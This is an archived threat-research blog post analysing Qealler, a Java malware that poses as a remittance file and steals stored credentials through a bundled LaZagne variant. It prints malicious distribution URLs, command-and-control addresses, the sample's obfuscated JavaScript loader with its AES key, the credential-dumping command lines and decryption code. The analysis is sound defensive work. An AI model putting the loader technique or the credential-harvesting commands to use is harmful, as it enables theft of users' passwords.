

Qealler — The Silent Java Credential Thief

By David Cohen

Published: 2019-01-17 · Archived: 2026-04-05 14:48:29 UTC



Qealler is a new type of malware that CyberArk Labs recently detected in a spam campaign targeting corporate mailboxes in the UK. At first sight, it looks to be a simple, harmless file that can be detected by antivirus software. However, our analysis shows that there's more to it.

Qealler very efficiently hides a dropper and credential stealing script. Bypassing antivirus protection, it can capture more than 20 third-party software and Windows credentials and use them to access sensitive files.

In this blog, we'll share our malware analysis – including insight into the information returned to the attacker. We'll also share best practices for protecting against it.

Qealler in the Wild




Figure 1 Older Qealler samples found, only 5/61 positives on VirusTotal (VT).

Qealler was first detected in August 2018 by James_inthe_box^[1] [fig. 1] and determined to be mainly hosted on UK websites. Since it has a very low engine detection rate, as shown in the screenshot above, a lot of antiviruses

consider it to be a safe file and don't block it. In short, the door is open for the execution of this malware without any problems.

As seen in the detected samples in figure 2 from [URLhaus](#)^[ii], Qealler disguises itself as a Remittance Advice File^[iii]. [URLhaus](#) is a project by *abuse.ch* with the goal of sharing malicious URLs being used for malware distribution.

Dateadded (UTC)	URL	Status	Tags	GSB	Reporter
2018-10-08 11:52:03	http://159.65.84.42:11666/lib/7z	Offline	Qealler	Clean	@c_APT_ure
2018-10-08 11:51:04	http://159.65.84.42:11530/lib/qealler	Offline	Qealler	Clean	@c_APT_ure
2018-10-08 11:47:02	https://sparkuae.com/PL_Remittances_Fairburns_pdf.jar	Offline	Qealler	Clean	@c_APT_ure
2018-10-07 16:42:02	https://oropremier.com/Remittance_HULWIL011018_PDF.jar	Offline	Qealler	Clean	Anonymous
2018-09-10 14:50:05	http://acetgroup.co.uk/Remittance.jar	Online	Qealler	Clean	Anonymous
2018-09-10 10:24:06	http://mcgresources.info/Remittance_Advice.jar	Offline	Qealler	Clean	Anonymous
2018-09-10 09:09:05	http://fschgroup.co.uk/Remittance_Advice.jar	Offline	Qealler	Clean	Anonymous
2018-09-10 08:42:03	http://wcbgroup.co.uk/Remittance_Advice.jar	Offline	Qealler	Clean	Anonymous

Figure 2 URLs hosting the malware are from UK.

Most recently, we detected Qealler in a spam campaign targeting UK users. As you can see in figure 1, it's mostly present as a Jar file, which is a package file format typically used to aggregate many Java class files and their associated metadata and resources (text, images, etc.) into one file for distribution. It's acting as an executable running in the Java Virtual Machine^[iv].

Technical Analysis

Qealler can be difficult to detect because of its high-level and multi-layer self-encryption, which has different keys for each malware sample coupled with tricky obfuscation in every sub-file. This means that it can decrypt and compile itself in multiple steps. Basically, using a signature-based approach, as most of the anti-viruses do for this kind of malware, would not protect against other Qealler samples.

Here we'll examine the recent sample we found:

61a8b7f9260d163d0f20059bf21d6c55954ee77b0588610bfab4907dd964cf6a^[v].

The first question is: how do we know it's a malicious file? Some versions have a really low detection rate on VirusTotal (VT) [fig. 1]. Moreover, when we ran it for the first time, nothing seemed to happen. If we run it a second time, a message box [fig. 3] appears. That's strange for remittance advice.

Let's see what we can learn from procmon logs about its behavior.




Figure 3 What happens when Qealler is run more than two times.

Using procmon, we see that Qealler is trying to communicate with **146[.]185[.]139[.]123:7766**, but fails. Indeed, this IP was already down the day of the analysis. Instead, we'll try to use the first IP in the table in figure 2 (i.e., **159[.]65[.]84[.]42:11530**), which was online at the time of writing this. How can we redirect all the packets sent to the active server?




Figure 4 ProxyCap configuration to redirect IP.

In our case, we use **ProxyCap**^[vi]. ProxyCap enables you to redirect your computer's network connections through proxy servers. You can tell ProxyCap which applications to connect to the internet through a proxy and under what circumstances. This is done through a user-friendly interface without the need to reconfigure any of your internet clients.

6:28:54.0134474 AM	javaw.exe	9560	TCP Connect	DESKTOP-ARK28HL.localdomain:1637 -> 146.185.139.123:7766	SUCCESS
6:28:54.0155368 AM	javaw.exe	9560	TCP Send	c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1637 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766	SUCCESS
6:28:54.0742232 AM	javaw.exe	9560	TCP Receive	c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1637 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766	SUCCESS
6:28:54.0747038 AM	javaw.exe	9560	TCP Disconnect	c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1637 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766	SUCCESS
6:28:54.1405554 AM	javaw.exe	9560	TCP Connect	DESKTOP-ARK28HL.localdomain:1638 -> 146.185.139.123:7766	SUCCESS
6:28:54.1409708 AM	javaw.exe	9560	TCP Send	c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1638 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766	SUCCESS
6:28:54.2058361 AM	javaw.exe	9560	TCP Receive	c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1638 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766	SUCCESS
6:28:54.2064288 AM	javaw.exe	9560	TCP Disconnect	c0a8:be80:7300:3100:9830:2af3:bb3:ffff:1638 -> 92b9:8b7b:4823:c848:8b42:848:c1e1:648:7766	SUCCESS
6:29:55.0166997 AM	pcapsvc.exe	7932	TCP Connect	DESKTOP-ARK28HL:1640 -> DESKTOP-ARK28HL:1639	SUCCESS
6:29:55.0168540 AM	pcapsvc.exe	3092	TCP Accept	DESKTOP-ARK28HL:1639 -> DESKTOP-ARK28HL:1640	SUCCESS
6:29:55.0183423 AM	pcapsvc.exe	3092	TCP TCPCopy	DESKTOP-ARK28HL:1639 -> DESKTOP-ARK28HL:1640	SUCCESS
6:29:55.0183479 AM	pcapsvc.exe	3092	TCP Receive	DESKTOP-ARK28HL:1639 -> DESKTOP-ARK28HL:1640	SUCCESS
6:29:55.0183710 AM	javaw.exe	7932	TCP Send	DESKTOP-ARK28HL:1640 -> DESKTOP-ARK28HL:1639	SUCCESS
6:29:55.0794488 AM	pcapsvc.exe	3092	TCP Connect	DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530	SUCCESS
6:29:55.0798593 AM	pcapsvc.exe	3092	TCP Send	DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530	SUCCESS
6:29:55.1449660 AM	pcapsvc.exe	3092	TCP TCPCopy	DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530	SUCCESS
6:29:55.1449965 AM	pcapsvc.exe	3092	TCP Receive	DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530	SUCCESS
6:29:55.1450188 AM	pcapsvc.exe	3092	TCP TCPCopy	DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530	SUCCESS
6:29:55.1450220 AM	pcapsvc.exe	3092	TCP Receive	DESKTOP-ARK28HL.localdomain:1641 -> 159.65.84.42:11530	SUCCESS
6:29:55.1451808 AM	javaw.exe	7932	TCP TCPCopy	DESKTOP-ARK28HL:1640 -> DESKTOP-ARK28HL:1639	SUCCESS

Figure 5 Successfully redirected packet and received packets!

Configuring ProxyCap is an easy game. You have to define two things: 1.) the **proxy server** – the destination IP address where redirected packets should be sent; and 2.) the **rule** – the indicator needed to spot, according to their initial destination IP addresses, which packets to redirect . After configuring ProxyCap [fig. 5], let’s try to open the Qealler file again and check the behavior on procmon.

Congratulations! The redirection was a success and, in return, we received a packet triggering a new set of events from Qealler. Let’s dig into the huge procmon log for more good stuff.

One thing we like to check before everything else when using procmon is the process create event.

javaw.exe	12172	Process Create	C:\Users\David\AppData\Local\Temp\7z_9099669469894009063031506687658669.exe	SUCCESS
javaw.exe	12172	Process Create	C:\Users\David\AppData\Local\Temp\qealler\python\python.exe	SUCCESS

Figure 6 Process created by Qealler.

Qealler created two processes [fig.6]:

- ... executable, decompressing another file in the windows temporary folder referred as %TEMP%. The exact command executed by this executable is:

```
%TEMP%\7z_<RANDOM_NB>.exe x %TEMP%\_<RANDOM_NB>.tmp -o %TEMP%
-p "<PW>" -nmt -aoa -y
```

- exe executed with the following parameters:

```
%TEMP%\qealler\python\Python.exe %TEMP%\qealler\qazagne\main.py all
```

Looking at the first process created, it appears Qealler is decrypting a password-protected file using 7z after receiving a packet from the server. Procmon logs give us more information: Qealler has created four files: three related to 7zip executable (two dlls and one executable) and the password-protected archive. So, finally, Qealler is either including those files (using a packer [\[vii\]](#)) or downloading them. The second option seems more logical if we

look at the size of the malware. First, let's dive deeper into this archive and then reverse Qaller to understand the exact way it works.

7.6 MB	qaller	6.9 MB	7.6 MB	394	34	100.0 %	8/25/2018
7.3 MB	python	6.6 MB	7.3 MB	365	25	95.8 %	8/25/2018
1.0 MB	DLLs	995.0 KB	1.0 MB	6	0	13.4 %	8/18/2018
3.8 MB	Lib	3.1 MB	3.8 MB	356	23	51.8 %	8/18/2018
2.5 MB	[3 Files]	2.5 MB	2.5 MB	3	0	34.8 %	6/27/2016
4.0 KB	Microsoft.VC90.CRT.manifest	1.8 KB	4.0 KB	1	0	0.2 %	7/29/2008
28.0 KB	python.exe	26.5 KB	28.0 KB	1	0	1.1 %	6/27/2016
2.5 MB	python27.dll	2.5 MB	2.5 MB	1	0	98.8 %	6/27/2016
328.0 KB	qazaqne	300.8 KB	328.0 KB	29	7	4.2 %	8/25/2018
172.0 KB	pyasn1	144.9 KB	172.0 KB	28	6	52.4 %	8/25/2018
156.0 KB	[1 Files]	155.8 KB	156.0 KB	1	0	47.6 %	8/25/2018
156.0 KB	main.py	155.8 KB	156.0 KB	1	0	100.0 %	8/25/2018

Figure 7 File tree of the downloaded archive using TreeSize.

The password-protected archive contains two folders [fig. 7]. One contains a python script called Qazagne and the other contains the python software with all of the libraries required to run the script.

The script is not called Qazagne for nothing. Indeed, the script is a compact version of the famous credential recovery tool Lazagne.^[viii] The LaZagne project is an open source application used to retrieve lots of passwords stored on a local computer [fig. 8]. Each software stores its passwords using different techniques (plaintext, Windows APIs, custom algorithms, databases, etc.). This tool was developed for the purpose of finding these passwords for the most commonly used software. The output is a list of credentials in JSON format.

Why does Qaller steal all those credentials? Why is it bypassing AVs? Is it a dropper or a packed malware? Let's dig deeper.

	Windows
Browser	Chrome, firefox, IE, Opera
Chats	Jitsy, Pigdin, Skype
Databases	DBVisualizer, Postgresql, Robomongo, Squirrel, SQLdeveloper
Games	GalconFusion, Kalypsomedia, RogueTale, Turba
Git	Git for Windows
Mails	Outlook, Thunderbird
Dumps from memory	Keepass, Wdigest (mimikatz method)
SVN	Tortoise
Sysadmin	Apache Directory studio, CoreFTP, CyberDuck, fileZilla, FTPNavigator, OpenSSH, OpenVPN, PuttyCMRDPManger, WinSCP, Windows Subsystem for Linux
Wifi	Wireless Network
Internal mechanism passwords storage	.NET Passport, Generic Network Hashdump (LM/NT), LSA secret

Figure 8 Lazagne credentials target very similar to Qazagne target [\[ix\]](#).

Reversing Qealler

In order to learn more about Qealler’s inner workings, we decided to reverse it. A JAR archive can be easily decompressed using different tools (WinRAR, JarExplorer, Java Decompressor etc.). Once decompressed, you get all the compiled Java class files. The next step is to decompile them with tools like JD-Eclipse, Cavaj Java Decompiler or JBVD. Let’s apply this to our sample.

Landsale.cpm	8/28/2018 11:32 PM	CPM File	1 KB
Lapped.oba	8/28/2018 11:32 PM	OBA File	2 KB
Loaden.dux	8/28/2018 11:32 PM	DUX File	1 KB
Mallecho.hld	8/28/2018 11:32 PM	HLD File	1 KB
Misdirects.pet	8/28/2018 11:32 PM	PET File	1 KB
Mussaenda.ass	8/28/2018 11:32 PM	Subtitle File	1 KB
Narcaciontes.unp	8/28/2018 11:32 PM	UNP File	1 KB
Negrophile.tpi	8/28/2018 11:32 PM	TPI File	1 KB
Nonassimilation.pen	8/28/2018 11:32 PM	PEN File	1 KB
Noncircuitousness.lut	8/28/2018 11:32 PM	LUT File	1 KB
Nonevilness.ecb	8/28/2018 11:32 PM	ECB File	1 KB
Nonlepidopteran.bos	8/28/2018 11:32 PM	BOS File	1 KB
Odontogenesis.ers	8/28/2018 11:32 PM	ERS File	1 KB
Oenanthaldehyde.yep	8/28/2018 11:32 PM	YEP File	1 KB
Overplying.jud	8/28/2018 11:32 PM	JUD File	1 KB
Ovibovinae.yus	8/28/2018 11:32 PM	YUS File	1 KB
Oxygenizing.ubi	8/28/2018 11:32 PM	UBI File	1 KB
Pachymeningitis.rps	8/28/2018 11:32 PM	RPS File	1 KB
Panetela.sam	8/28/2018 11:32 PM	SAM File	1 KB
Pavoncella.flo	8/28/2018 11:32 PM	FLO File	1 KB
Photopias.noh	8/28/2018 11:32 PM	NOH File	2 KB
Piezoelectric.class	8/28/2018 2:32 PM	CLASS File	3 KB
Polonese.one	8/28/2018 11:32 PM	Microsoft OneNot...	1 KB
Polygamistic.uri	8/28/2018 11:32 PM	URI File	1 KB
Precampaign.aor	8/28/2018 11:32 PM	AOR File	1 KB
Predigests.laz	8/28/2018 11:32 PM	LAZ File	1 KB
Prediscontent.log	8/28/2018 11:32 PM	Text Document	1 KB
Protectionist.lum	8/28/2018 11:32 PM	LUM File	1 KB
Pseudaxis.arb	8/28/2018 11:32 PM	ARB File	1 KB



Encrypted files

Encrypted files

Figure 9 Content inside the Jar archive decompressed with JavaDecompressor.

At a first look [fig. 9], the files obtained from JavaDecompressor seem weird. There's only one class file (*com.aglyphodonta.naiadaceous.Piezoelectric*) and other files with unknown extensions. In other words, the files seem to be encrypted.

Let's focus on the *Piezoelectric.class* file and decompile it with JBVD^[x]. The decompiled source code obtained [fig. 10] is quite simple. It uses the *ScriptEngineManager* object configured in *Javascript* mode in order to execute the script defined in the *abettors*' variable.




Figure 10 Decompiled Piezoelectric file.

The serious part begins now. The JavaScript part [fig. 11] is our key to decrypt some of the encrypted files in the archive. As you can see in figure 11, it is obfuscated. Nonetheless, the main function calls (purple) and their definitions in the java documentation suggest that it's a decryption process and you can identify the decryption key as well. The variable [fig. 11] in green contains everything:

- Decrypted class package name: *enterprise.reactior.reaqtions.standarbootstrap*
- Decrypted class name: *Header*
- File to decrypt: *com/aglyphodonta/eparchies/Reticulatocoalescent.ski*
- File size in bytes: *6251*
- Decryption key: *xml1JzxHQcBFVSiJ*

```

1  0000000000000000 = java.lang.Byte[('TYPE')];
2  0000000000000000=('qua.enterprise.reaqtqr.reaqtions.standartbootstrap.Header');
3  0000000000000000=java.lang.Class[('forName')](('com.aglyphodonta.naiadaceous.Piezoelectric'));
4  0000000000000000=0000000000000000[('getClassLoader')]();
5  0000000000000000=function(0000000000000000){ 0000000000000000=0000000000000000[0];
6      0000000000000000=0000000000000000[1];
7      0000000000000000=0000000000000000+('.')+0000000000000000;
8      0000000000000000=0000000000000000[2];
9      0000000000000000=0000000000000000[1];
10     0000000000000000=0000000000000000[2];
11     0000000000000000=0000000000000000[1];
12     0000000000000000=0000000000000000[3];
13     0000000000000000=java.lang.reflect.Array[('newInstance')] (0000000000000000,0000000000000000);
14     0000000000000000=0000000000000000;
15     0000000000000000=('/')+0000000000000000[0];
16     0000000000000000=000000000000[('getResource')] (000000000000);
17     0000000000000000=000000000000[('openStream')] ();
18     0000000000000000=new java.io.DataInputStream(0000000000000000);
19     0000000000000000[('readFully')] (000000);Java Lib function calls
20     0000000000000000=javax.crypto.Cipher[('getInstance')] (('AES')); AES Key
21     0000000000000000=000000000000[('getBytes')] (('UTF-8'));
22     0000000000000000=new javax.crypto.spec.SecretKeySpec(0000000000000000 ('AES'));
23     0000000000000000[('init')] (javax.crypto.Cipher[('DECRYPT_MODE')], 0000000000);
24     0000000000000000=000000000000[('doFinal')] (000000);
25     0000000000000000 = (000000000000[('getConstructor')] ()) [('newInstance')] ();
26     0000000000000000=0000000000000000.defineClass( 000000000000,000000000000);
27
28     if(0000000000000000 == 000000000000) 000000000000=000000000000;
29
30     0000000000000000=[(['qua.enterprise.reaqtqr.reaqtions.standartbootstrap'], ('Header'), [
31     ('.encrypted'), ('.not-splittd'), ('.not-compressed'), ('.not-fixed')], [
32     ('com/aglyphodonta/eparchies/Reticulatocoalescent.ski')], [
33     6251, 6256, 6251, 6251], ['xml1JzxHQcBFVSiJ'] ]];
34
35     for(0000000000000000=0; 0000000000000000<0000000000000000[('length')]; 0000000000000000++){
36         000000000000(0000000000000000[000000000000]);
37     };
38     000000000000[('newInstance')] (); Newly Header Class instantiated
39

```

Figure 11 JS script embedded in the main java class.

So, now we have everything. The script decrypted the file *com/aglyphodonta/eparchies/Reticulatocoalescent.ski* using **AES-256** with the key xml1JzxHQcBFVSiJ.

The decrypted file (with a file size of 6256 bytes) is saved in a file called **Header** (also the name of the class) in the package *qua.enterprise.reaqtqr.reaqtions.standartbootstrap*. Finally, the class is instantiated and executes the constructor and main function of the *Header Class*.

Now that we understand the behavior, we can easily write a function that does the same thing and save the decrypted file in order to be able to read it.

```

1 public static byte[] decrypt(String key, byte[] encrypted) {
2     try {
3         SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes(), "AES");
4         Cipher cipher = Cipher.getInstance("AES");
5         cipher.init(Cipher.DECRYPT_MODE, new SecretKeySpec(skeySpec.getEncoded(), "AES"));
6         byte[] original = cipher.doFinal(encrypted);
7         return original;
8     } catch ...
9     ...
10    return null;
11 }
12
13 public static void main(String[] var0) throws Throwable {
14     // Reading data from the same file
15     DataInputStream dataIn = new DataInputStream(new FileInputStream("\\com\\aglyphodonta\\eparchies\\Reticulatocoalescent.ski"));
16     String key = new String("%xllJzxHqcBFVSiG");
17     byte[] buffer = new byte[6256];
18     dataIn.read(buffer);
19
20     DataOutputStream dataOut = new DataOutputStream(new FileOutputStream("Header.class"));
21
22     dataOut.write(decrypt(key, buffer));
23     dataOut.close();
24 }
25 }
26 }

```

Decryption function

Input parameter for the decryption function

Figure 12 Script to decrypt the Reticulatocoalescent.ski file.

The output of our script [fig.12] is a java class called Header. It contains a **map**. By changing the source code a little to look at the content stored in the map object, we discovered that it stores all the remaining encrypted files and their original file names. It was not clear at first because it uses the map to decrypt only three files (Head, Loader\$1 and Loader\$1\$1) out of a lot of files.

Another important point is that there are not only AES encrypted files this time (using a different key than before), but also a Gzip compressed file. Even with the high obfuscation, we can still identify the next decrypted class that will be instantiated afterwards (aka *Head* class).

Now that we know the map contains all of the remaining files, what happens if we can do it all over again, but this time add in some code to save all the files in the decryption function? We tried and obtained something astonishing.



Figure 13 Files obtained decrypting all the content of the map.

The result is, as you can see [fig. 12], very obfuscated. Moreover, a lot of obfuscation mechanisms are used: useless functions with long and closed names; functions that return the object itself; filenames above 256 characters, which cause problems with a lot of software (including Windows Explorer); etc.

We could have spent a lot of time refactoring and simplifying the code to have something that can at least be compiled (though still obfuscated), but instead we chose to analyze the malware's behavior based on the static analysis (i.e., looking for static analysis' indicators in the reverse source code).

[ii] <https://urlhaus.abuse.ch/browse/tag/Qealler/>

[iii] https://en.wikipedia.org/wiki/Remittance_advice

[iv] <https://www.javaworld.com/article/3272244/core-java/what-is-the-jvm-introducing-the-java-virtual-machine.html>

[v]

<https://www.virustotal.com/#/file/61a8b7f9260d163d0f20059bf21d6c55954ee77b0588610bfab4907dd964cf6a/detection>

[vi] <http://www.proxycap.com/>

[vii] https://en.wikipedia.org/wiki/Executable_compression

[viii] <https://github.com/AlessandroZ/LaZagne>

[ix] <https://github.com/AlessandroZ/LaZagne>

[x] <https://github.com/Konloch/bytecode-viewer>

Source: <https://www.cyberark.com/threat-research-blog/qealler-the-silent-java-credential-thief/>